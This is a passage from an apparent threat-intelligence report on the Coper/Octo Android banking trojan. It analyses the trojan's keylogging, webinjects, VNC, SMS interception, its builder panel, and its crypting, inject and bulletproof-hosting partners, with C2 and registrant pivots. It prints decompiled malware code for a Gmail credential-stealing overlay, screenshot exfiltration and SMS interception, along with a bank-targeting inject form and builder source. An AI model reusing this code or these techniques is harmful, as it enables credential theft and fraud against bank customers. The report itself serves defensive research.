```

Figure 18: Strings decryption example.

In addition to the usage of encryption, Coper/Octo seeks to hide its tracks in other ways. Indeed, the use of certain permissions like `REQUEST_COMPANION_RUN_IN_BACKGROUND` and `REQUEST_COMPANION_USE_DATA_IN_BACKGROUND` indicates a level of stealthiness sought by Coper/Octo.

These permissions are commonly utilized by *Android* malware to ensure their operations remain inconspicuous in the background, reducing the likelihood of detection by the device's user. By running discreetly and utilizing data in the background, the malware can execute its malicious activities without drawing attention to itself, thereby maximizing its effectiveness in compromising the victim's device.

CAPABILITIES IN ACTION

Keylogging

The keylogger functionality is a primary feature of Coper/Octo, enabling it to log every keystroke made on the victim's phone. Upon activation, Coper/Octo checks the status of the keylogger by verifying the value 'keylogger_enabled=1'. If enabled, it captures all information entered by the victim via the keyboard, including events and taps on the device. This encompasses application passwords, graphical patterns, PINs, push notifications and screen passwords. Furthermore, the keylogger retrieves data from the device's web browser. In cases where the keylogger is not initially enabled, it can be activated later through the C2 panel.

All keylogged information is stored in a file within the device's data directory. Once the contents of the keylogger data file have been fully read, the file is deleted. This indicates a policy of utilizing the storage space once and temporarily, potentially for operational security reasons and to prevent sensitive data from remaining accessible on the filesystem, which could serve as evidence of the device's compromise.

Injects

Injects also play a crucial role in the Coper/Octo service offering, providing customers with a wide range of data theft mechanisms, as previously described. These injects are initially configured in the bot but can later be modified from the

customer's C2 panel. Figure 19 shows an example of a URL inject designed to target *Gmail* user information, using an overlaid 'spoofed' login form to capture the victim's credentials.



```
private String m18else(String str, String str2, String str3) {
    String[] strArr;
    if (str3.equals("url")) {
        return str2;
    }
    for (String str4 : this.f19goto) {
        str2 = str2.replace("type=\"" + str4 + "\" ", "type=\"" + str4 + "\"
onblur=\"Android.on_blur_send(this.name,this.value)\" ");
    }
    String replace = str2.replace("%LANG%", Cgoto.m145throws(this.f20new)).replace("%IS_XIAOMI%",
Cgoto.grethwjrsfhj() ? "true" : "false").replace("%IS_SAMSUNG%", Cgoto.adgpkhmdsapfghmaepfmdhgpsdm() ?
"true" : "false").replace("%APP_TITLE%", Cgoto.m140super(this.f20new));
    String m145throws = Cgoto.m145throws(this.f20new);
    String replace2 = replace.replace("var lang = 'en'", "var lang = '" + m145throws +
    "'").replace("<html lang=\"en\">", "<html lang=\"" + m145throws + "\">");
    if (!str.equals("gmail")) {
        str.equals("pattern");
        return replace2;
    }
    String m110new = Cfinal.m110new(this.f20new, "gmail_login", "");
    if (m110new.isEmpty()) {
        m110new = Cgoto.m136public(this.f20new);
        if (!m110new.isEmpty()) {
            Cfinal.m111this(this.f20new, "gmail_login", m110new);
        }
        replace2 = replace2.replace("class=\"svgavatar\"", "class=\"svgavatar\" style=\"display:
none\"");
    }
    return replace2.replace("%gmail_to_device%", m110new);
}
```

Figure 19: URL inject targeting Gmail login.

Breaking this screenshot down step by step:

- First, the inject type is defined, in this case, 'url'
- Next, it injects 'onblur' event handlers in order to capture user inputs
- Then, the HTML content of the page is updated with genuine device and application information, increasing 'realism'
- Finally, the captured *Gmail* credentials are stored in the file 'gmail_login'

Injects can also be used, as referenced previously, to obtain the infected device's screen password or PIN, enabling remote access and management of the device.

VNC (remote access)

Coper/Octo is not unique among *Android* malware families in adopting VNC in its bag of tricks, with other notable examples including Godfather [1], Hook [2] and Vultur [3].

VNC provides an alternative option for monitoring user input, such as using its screen recording capabilities to capture information inputted into things like banking services or applications and websites of interest. In this way, VNC serves as the third 'alternative' to inject and keylogging capabilities.

To execute all of its VNC features, Coper/Octo requires permissions for the Accessibility Service to be granted; we previously covered an inject used to socially engineer the victim into activating this.

Once permissions are granted, VNC is utilized for a number of purposes, including:

- Enabling or disabling device sounds, which is useful when the operator wants to capture things like SMS messages or push notifications.

- Enabling the virtual keyboard, allowing the operator to enter information into the infected device.
- Modifying the device backlight, which can potentially be used to interact with the device while it appears to be in sleep mode.
- Sending pattern codes to unlock the device.
- Taking device screenshots (the process of which is illustrated in Figure 20).

```

public void fddo(Context context) {
    try {
        File file = new File(context.getApplicationInfo().dataDir, "screenshot.jpg");
        if (file.exists()) {
            FileInputStream fileInputStream = new FileInputStream(file);
            int length = (int) file.length();
            byte[] bArr = new byte[length];
            int i = 0;
            while (i < length) {
                int read = fileInputStream.read(bArr, i, length - i);
                if (read < 0) {
                    break;
                }
                i += read;
            }
            if (i < length) {
                return;
            }
            fileInputStream.close();
            ifdf(context, bArr, "screenshot.jpg");
        }
    } catch (Exception unused) {
    }
}

public void ifdf(Context context, byte[] bArr, String str) {
    JSONObject jsonObject = new JSONObject();
    try {
        jsonObject.put("xc", "vncScr");
        jsonObject.put("fn", str);
        jsonObject.put("bs", Base64.encodeToString(bArr, 0));
        new Cthis(context, jsonObject).executeOnExecutor(AsyncTask.THREAD_POOL_EXECUTOR, new Void[0]);
    } catch (JSONException unused) {
    }
}
}

```

Figure 20: VNC feature example from an Octo bot.

Referring to the table of parameters used by Coper/Octo, we can observe that an action request is made (**xc**) for a screenshot to be taken (**vncScr**), with a filename defined (**fn**) and an image body to be saved (**bs**) as a Base64 string.

SMS message interaction

The final capability we'll examine is Coper/Octo's ability to interact with SMS messaging services, allowing it to intercept, read and send messages within the device.

As with other aspects of the malware, the initial step is to ensure that the required permissions are granted.

Once confirmed, the bot will initiate the SMS interception process, whilst simultaneously aborting the SMSReceived broadcast to the victim (using the command 'EXC_SMSRCV'), meaning notifications for new messages are no longer served to the victim user.

In the screenshot in Figure 21 we have used the previously described decryption process (see the section on encryption / evading detection) to help illustrate the SMS interception process.

Once again, referring to the table of parameters used by Coper/Octo, we can observe that the SMS address (sender) is defined (**sA**), along with the message body (**sB**) and timestamp (**sT**).

As mentioned earlier, this capability enables the operator to read messages received by the victim and send out new messages from the compromised device. This functionality might be utilized as a method for further onward infection of other devices, possibly by persuading the recipient(s) to download a malicious application.

```

public class p033u extends BroadcastReceiver {
    // >>SmsRcv

    /* renamed from: fddo */
    private static final String f92fddo = Cbreak.fddo("2f81da9c2ac54e05"); SmsRcv

    public JSONObject fddo(Context context, Intent intent) {
        Object[] objArr;
        String displayMessageBody;
        Bundle extras = intent.getExtras();
        if (extras == null || (objArr = (Object[]) extras.get(Cbreak.fddo("61dbfc82"))) == null) { // pdu pdu
            return null;
        }
        int length = objArr.length;
        SmsMessage[] smsMessageArr = new SmsMessage[length];
        for (int i = 0; i < objArr.length; i++) {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
        }
        if (length == 1 || smsMessageArr[0].isReplace()) {
            displayMessageBody = smsMessageArr[0].getDisplayMessageBody();
        } else {
            StringBuilder sb = new StringBuilder();
            for (int i2 = 0; i2 < length; i2++) {
                sb.append(smsMessageArr[i2].getMessageBody());
            }
            displayMessageBody = sb.toString();
        }
        SimpleDateFormat simpleDateFormat = new SimpleDateFormat(Cbreak.fddo("75dba6bc14b8540a86ec060242491cd16d067b"));
        // dd/MM/yyyy HH:mm:ss
        JSONObject jsonObject = new JSONObject();
        jsonObject.put(Cbreak.fddo("69dc"), Cbreak.fddo("73ec"));
        String str = (String) smsMessageArr[0].getClass().getDeclaredMethod(Cbreak.fddo(
            "76dafdb530e45d1f9eec6938631418d2360161e39c8e46e6b78dc942"), new Class[0]).invoke(smsMessageArr[0], new Object[0]);
        // getDisplayOriginatingAddress
        jsonObject.put(Cbreak.fddo("62fe"), str); sA
        jsonObject.put(Cbreak.fddo("62fd"), displayMessageBody); sB
        String format = simpleDateFormat.format(Long.valueOf(smsMessageArr[0].getTimestampMillis()));
        jsonObject.put(Cbreak.fddo("62eb"), format); sT
        Cgoto.q(context, format, str + Cbreak.fddo("2b") + displayMessageBody); ;
        return jsonObject;
    }

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        try {
            JSONObject fddo2 = fddo(context, intent);
            if (fddo2 != null) {
                new Cthis(context, fddo2).executeOnExecutor(AsyncTask.THREAD_POOL_EXECUTOR, new Void[0]);
            }
        } catch (Exception e) {
            Cgoto.m117Class(context, "EXC_SMSRCV", e);
        }
        abortBroadcast();
    }
}

```

Figure 21: SMS interaction example.

WHAT'S THE BUILDER TELLING US?

During our investigation of Octo, we came across servers that drew our attention. Some of the Octo servers were using port :8443 for HTTP purposes. The most interesting server we found was (and still is as of today):

- 188.166.70[.]16

At first, attempting to access this server resulted in a 403 error, indicating forbidden access. However, after further investigation and multiple attempts, we finally uncovered the issue. The server was filtering connections, permitting only those trying to connect to the correct URL used by the server while denying all others. Figure 22 shows what we discovered once we understood this filtering mechanism – the Octo main builder panel.

Our finding leads us to understand almost everything regarding Octo. There are a couple of tabs on the panel that we'll detail a bit later, but one of the most interesting insights is actually the partners involved in the Octo business. In order:

- Buba | @CPAoranje, for the *Android* installs.
- @apk_crypter, @hiddenrootbackup and Goldencrypt for crypts.
- @inthebox7, for injects.
- @bear31337, for bulletproof service.




Figure 22: Octo main builder panel.

Partners in crypts

The three crypts/crypting providers offer similar services. Crypts are typically used to bypass device security, *Google Play* protection, and antivirus software. These services are commonly employed by *Android* botnets. For example, in 2020, hiddenrootbackup introduced his service, providing crypts to the community. He mentioned working with several bots, including Cerberus, Hydra and Spynote, among others.

Prices may vary, but most providers fall within the same price range. For instance, if you're looking for a week of crypt provider services, which includes 10 crypts per day, it will cost you approximately \$130.

These providers usually use underground forums to promote their services.




Figure 23: Goldencrypt advertising his service on an underground forum.

Injects

Webinjects are modules that can inject HTML or JavaScript before a web page is rendered, and are often used to trick users. They are known to be abused by banking trojans, as well as being employed to steal credentials and manipulate form data inside web pages. In most banking trojan families, there is at least one webinjects module.

The partner named 'inTheBox' offered injects intended to target retail banking, mobile payment services, cryptocurrency exchanges, and mobile e-commerce applications operated by major organizations in Australia, Brazil, India, Indonesia,

Japan, Kuwait, Malaysia, Philippines, Qatar, Saudi Arabia, Singapore, Thailand, United States and various other countries in Europe and Asia.

Like the other providers, he advertises his service on several underground forums, pointing his work to his online shop with ready-to-sale web injects that are compatible with various *Android* banking malware at inexpensive prices and lucrative discounts.

The screenshot shows a forum post from 'inTheBox' dated 24.01.2023. The post title is '[Сервис] Приватные Инжекты под Alien Cerberus Ermac трехглавая OCTO Hook'. The user 'inTheBox' is a verified seller on DeepWeb, registered on 24.01.2023, with 3 messages and 0 reactions. The post content includes:

- A greeting: 'Пишу инъекты на заказ, так же есть готовых более 1900 шт. со временем все обновляются на актуальность.'
- Information about the service: 'Работаю через сайт, готов пройти любую проверку. На соседних бордах работаю более 2х лет, есть отзывы, есть статьи на новостных сайтах.'
- A statement: 'Сайт работает должным образом:'
- A two-step registration process:
 1. Регистрируетесь
 2. Чтобы отсечь пустые аккаунты, регистрация стоит 100\$, после оплаты регистрации ваш аккаунт активируется и эти 100\$ будут на вашем балансе, их можно будет тратить на сайте.
- A list of site functionalities:
 - Автоматическое пополнение баланса
 - Покупка инъекта
 - Скрытие инъекта
 - Заказы
 - Отслеживание стадий вашего заказа
 - Скачивание скриншотов
 - Скачивание инъектов
 - Профиль

Figure 24: 'inTheBox' advertising his inject service.

The online shop reveals several bots that this provider is working with, including Alien, Ermac, Octo, MetaDroid, Cerberus and Hydra, at the very least. The prices are relatively affordable, and the purchasing process is straightforward since customers can buy the injects directly from the website. Generally, it costs around \$30 for an inject.

Bulletproof VPS provider

The last partner we will talk about here is @bear31337, or the officially named 'Bearhost', a bulletproof hosting service operating in Russia's datacentres.

As a provider using Russian datacentres, any work against the Russian Federation is prohibited. As such, Bearhost's advertisement states that they are not responsible for customer actions on their servers, and states, quite clearly, that they do allow customers using their servers to conduct pentests, host botnets, viruses, fakes, etc.

The screenshot shows a forum post from 'BEARHOST Premium' dated 24.12.2019. The post content includes:

- A greeting: 'Добрый день!'
- Service description: 'Мы рады предложить Вашему вниманию наш сервис по аренде выделенных и виртуальных серверов, таких как пентест, брут, сканирование сетей, z688, NL brute, а также и для широкого спектра других задач. Разрешены пентесты при помощи стилеров, снифферов, ботнетов, майлеров, ботнет-панелей, вирусов, фейков и прочих других вещей.'
- Support statement: 'Мы с радостью предоставим Вам качественную техническую поддержку в течение всего срока нашего сотрудничества. Все конфигурации серверов расположены в крупнейших Дата Центрах Мира с Широкими Каналами и Мощным Железом.'
- Contact information:

КОНТАКТЫ:
 jabber: bearhost@exploit.im
 jabber: bearhost@thesecure.biz
 telegram: https://t.me/bear31337
- Important notice: 'Внимание! К каждому приобретённому серверу, по запросу, Вы бесплатно получите дополнительный виртуальный сервер VPS для сканирования сетей на скорости 120 kpps на операционной системе Linux с установленным Masscan.'

Figure 25: Bearhost advertisement on an underground forum.

Now we know about this provider partnering with Octo, let's have a quick look at a recent C2.



Identity			
 Malicious	91.240.118.224  <div>controller</div>		
Organization Name	Net Name	AS Name	ASN
Chang Way Technologies Co. Limited	HK-CHANGWAY-20200113	CHANGWAY-AS, HK	57523

Figure 26: Recent Octo C2 hosted on Changway AS.

This C2 (and many others) are hosted on a hosting provider named 'Chang Way Technologies Co. Limited | Changway-AS, HK'. This company is registered in Hong Kong, but looking closely at the AS details, something caught our attention:

AS57523 Chang Way Technologies Co. Limited

CHANGWAY-AS

IPv4 Addresses: 3,328

Number of Peers: 2

Number of Prefixes: 13

ASN Allocated: 9th June 2021

ASN

Prefixes

Peers

Upstreams

Graphs

World Map

Raw Whois

IPv4 Prefixes



























Country	Announced Prefix	Description	Valid ROA	Parent Prefix	RIR
	45.93.20.0/24			45.93.20.0/24	RIPE
	62.122.184.0/24	Mega LLC		62.122.184.0/24	RIPE
	62.233.50.0/24	SIERRA LLC		62.233.50.0/24	RIPE
	85.209.11.0/24	Chang Way Technologies Co. Limited		85.209.8.0/22	RIPE
	91.240.118.0/24	Chang Way Technologies Co. Limited		91.240.118.0/24	RIPE
	152.89.198.0/24	Telefonica LLC		152.89.198.0/24	RIPE
	176.111.174.0/24			176.111.174.0/24	RIPE
	185.11.61.0/24	Telenet LLC		185.11.61.0/24	RIPE
	185.81.68.0/24	Transcom LLC		185.81.68.0/24	RIPE
	185.122.204.0/24	Topline LLC		185.122.204.0/24	RIPE
	185.234.216.0/24			185.234.216.0/24	RIPE
	188.119.66.0/24	FLYNET LLC		188.119.64.0/22	RIPE
	194.26.135.0/24	Megaspace Ltd		194.26.135.0/24	RIPE

Figure 27: Chang Way AS prefixes.

All prefixes are related to Russia, with IP addresses distributed between Saint Petersburg and Moscow. Looking at the whois data, we found a registrant email, bernard.webmail@gmail.com, and the name of an individual: Victor Zaycev. DNS records for the Chang Way domain list an SOA record with another email address: processor.webmail@gmail.com. Mapping the details found during the investigation leads to a few discoveries, as shown in Figure 28.




Figure 28: Map of Chang Way Technologies registrant information and pivots.

At the far right of the map, a domain name close to the hosting provider is linked to the email found earlier: 31337[.]hk. Looking for this domain's siblings, a couple of domains linked to Bearhost were found:

Subdomains (6) ⓘ				
ns1.31337.hk	11 / 88	172.67.181.146	104.21.18.101	176.113.115.253
ns2.31337.hk	11 / 88	172.67.181.146	104.21.18.101	176.113.115.252
bearhost.31337.hk	11 / 88	62.233.50.247		
billing.31337.hk	12 / 88	172.67.181.146	104.21.18.101	62.233.50.247
www.31337.hk	11 / 88	172.67.181.146	104.21.18.101	172.64.80.1
31337.hk	16 / 88	172.64.80.1	104.21.18.101	172.67.181.146

Figure 29: VirusTotal results for siblings domain.

Back to the second email address found, processor.webmail.gmail.com. The 'Processor' nickname has been linked to a couple of bulletproof hosting services sold on underground forums, called 'UNDERGROUND' and 'Bearhost'. On these posts, the contact information includes *Telegram* accounts:

- @underground31337
- @billing31337
- @bear31337

In 2023, a customer complained about a server being deleted following an attack against Bearhost. After discussing the issue with support and being dissatisfied with the response, the customer shared screenshots of the conversation with Processor, who is believed to be the person behind BearHost, as identified by the 'MarketPlace' account on XSS.

The screenshot shows a forum thread on XSS.is. The user 'db456' (байт) has posted a message. The user 'processor' (килобайт) has responded. The text is in Russian. The forum post includes a header with the user's name and a timestamp. The main body of the post contains the conversation. The text is partially obscured by a large 'XSS.is' watermark.

Figure 30: Conversation between Processor and a customer.

A later answer from Bearhost on the same thread indicates that Processor and Bearhost worked together on this situation, and the problem was solved.

Another aspect we haven't discussed regarding Bearhost is an additional network layer related to their bulletproof hosting service – a common technology used by botnets for hiding the IP addresses of servers by manipulating DNS settings. FastFlux uses the legitimate technique of linking multiple IP addresses to a single domain name. The cybercriminals control an ever-changing network of botnet devices acting as physical servers. This complicates the task of monitoring the criminal traffic, since the address of the data packet recipient changes regularly.

On the *Telegram* channel own by Bearhost, a new partnership was announced with a well-known bulletproof hoster/fast-flux provider, Yalishanda.



Figure 31: Bearhost announcing a partnership with Yalishanda.

In January 2024, Yalishanda announced the creation of a new service named ‘Revolutionary FastFlux’ – basically the same FastFlux as before, but better. Based on Yalishanda words:




Figure 32: Yalishanda promoting the new FastFlux service/

BACK TO THE BUILDER

The builder panel has different tabs that we will describe one by one.

Admin

The admin tab would have been the most interesting to look into – unfortunately, though, the content is protected by an RC4 key that we don’t have.




Figure 33: Admin tab from Octo builder panel.

```

if(!isset($_SESSION['client_info']['rc4_key']))
{
    $this->tpl = new WebTpl('admin_auth', $this->trk);
    $this->form = new Form("?view=DashAdmin2", "POST");

    if($this->form->isPost())
    {
        $data = $this->form->getPostData();

        if($data["action"] == "Unlock")
        {
            $this->action_Unlock($data);
        }
    }

    $vars = [];
    $this->tpl->show($vars);
    return;
}

```

Figure 34: Source code associated with the Admin tab, indicating it is protected by an RC4 key.

Luckily, we got access to the source code, which helps us understand what the admin is actually capable of on this builder.

```

$action = (isset($_GET['action']))? $_GET['action'] : "";
$client_id = (int) $_GET['client_id'];

if($action == "")
{
    $this->action_List();
}
else if($action == "add_client")
{
    $this->action_AddClient();
}
else if($action == "edit_client")
{
    $this->action_EditClient($client_id);
}
else if($action == "delete_client")
{
    $this->action_DeleteClient($client_id);
}
else if($action == "add_payment")
{
    $this->action_AddPayment($client_id);
}
else if($action == "delete_payment")
{
    $this->action_DeletePayment($client_id);
}
else if($action == "get_info")
{
    $this->action_GetInfo($client_id);
}
else if($action == "login_as")
{
    $this->action_LoginAs($client_id);
}
else if($action == "add_news")
{
    $this->action_AddNews();
}

```

Figure 35: Admin capabilities related to customer details.

We won't list everything, but to summarize, the admin can:

- Edit any information regarding a customer
- Check for user panel IP, password related, proxy related
- Check if the user is using the FastFlux technology or not
- Edit the domains associated with customer panel
- Edit payment details

Templates

Templates are all the templates created by the user to start a malicious campaign. These templates are used in addition to the Octo bot by providing the targeted application details – such as *Chrome*, for example – with required permissions, a push text, the application title and domains related to the malicious campaign.

Edit Bot Template

"chrome_test"

Back
Submit

☐ Autobuild

APKs on autobuild

Language Language code (EN, ES, etc)

Name for template Letters, digits and '-', '_' only, 64 symbols max

☒ Get Device Admin
Get Device Administrator permission

☐ Ask Battery First
Request battery permission before Accessibility Service is enabled

☐ Ask permissions first
Get SMS/Phone permissions before Accessibility Service is enabled

☒ Disable Google Protect

☐ Keep icon
Do not hide bot icon

☒ Show Index
Show HTML-instruction how to enable Accessibility Service.

Icon

No file selected.

App Title E.g. "Google Update"

Domains Links to panel

<https://fuck.com/ZmEwY2ZmZWYzN2Mw/>

Description Description of Accessibility Service

Push Text Push notification text. %APP% - app title macros

Push Title Push notification title

Figure 36: Bot template targeting Google Chrome.

Injects

This tab list all the injects available, ordered by country. These injects automatically come with the Octo bot, and are used during malicious campaigns. Figure 37 shows an example with French banks targeted by Octo, such as *Boursorama*, *BanquePopulaire*, *Société Générale*, etc.

```

[?] .
[?] ..
[?] com.boursorama.android.clients.html
[?] com.boursorama.android.clients.png
[?] com.caisseepargne.android.mobilebanking.html
[?] com.caisseepargne.android.mobilebanking.png
[?] com.cm_prod.bad.html
[?] com.cm_prod.bad.png
[?] com.IngDirectAndroid.html
[?] com.IngDirectAndroid.png
[?] com.ocito.cdn.activity.creditdunord.html
[?] com.ocito.cdn.activity.creditdunord.png
[?] fr.banquepopulaire.cyberplus.html
[?] fr.banquepopulaire.cyberplus.png
[?] fr.creditagricole.androidapp.html
[?] fr.creditagricole.androidapp.png
[?] fr.lcl.android.customerarea.html
[?] fr.lcl.android.customerarea.png
[?] ma.gbp.pocketbank.html
[?] ma.gbp.pocketbank.png
[?] mobi.societegenerale.mobile.lappli.html
[?] mobi.societegenerale.mobile.lappli.png
[?] net.bnpparibas.mescomptes.html
[?] net.bnpparibas.mescomptes.png

```

Figure 37: Injects list for French banks.

```
<form onsubmit="return false" id="sendData">
  <input type="tel" name="login" id="login" class="input" onkeyup="check();this.value = this.
  value.replace (/[^0-9+]/, '');" maxlength="10" placeholder="Saisir votre identifiant ici"
  autocomplete="off" autofocus>
```

Figure 38: Inject example logging data from victim input.

Crypts

The Crypts tab is related to all Octo bot payloads created by customers. This tab give insightful details such as targeted apps, customer names/nicknames, logs from the crypts, and finally, allows the crypts to be downloaded.

Looking at the crypt logs provides some insight into how the crypt is build, which tools are used to sign the payload, the configuration path, the wrapper details. Figure 39 shows an example where a crypt is signed by using uber-apk-signer, a cli tool that helps signing and zip multiple *Android* applications with debug or provided release certificates.

```
BUILD SUCCESSFUL in 21s
46 actionable tasks: 46 executed
[7;37m DONE[0m
Uber signing...
source:
  /var/builder/tmp
zipalign location: BUILT_IN
  /tmp/uapksigner-4626146892703367726/linux-zipalign-29_0_28929874706615627623.tmp
keystore:
  [0] 221e0a31 /var/builder/bld/signer/uber.keystore (RELEASE_CUSTOM)

01. bot_wrapped.apk
  WARNING: already signed - will be resigned. Old certificate info: [v1, v2]
  Subject: Subject: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
  SHA256: 7ea2b369fa2d9a83f1dfc427e1e19ff0b0bdf2c7589e7571135213308845f9ce

  SIGN
  file: /var/builder/tmp/bot_wrapped.apk (0.5 MiB)
  checksum: 57affa65e8ebee2c58e67836d45026c19ab28b8226ee7abd711759717f8913e4 (sha256)
  - zipalign success
  - sign success

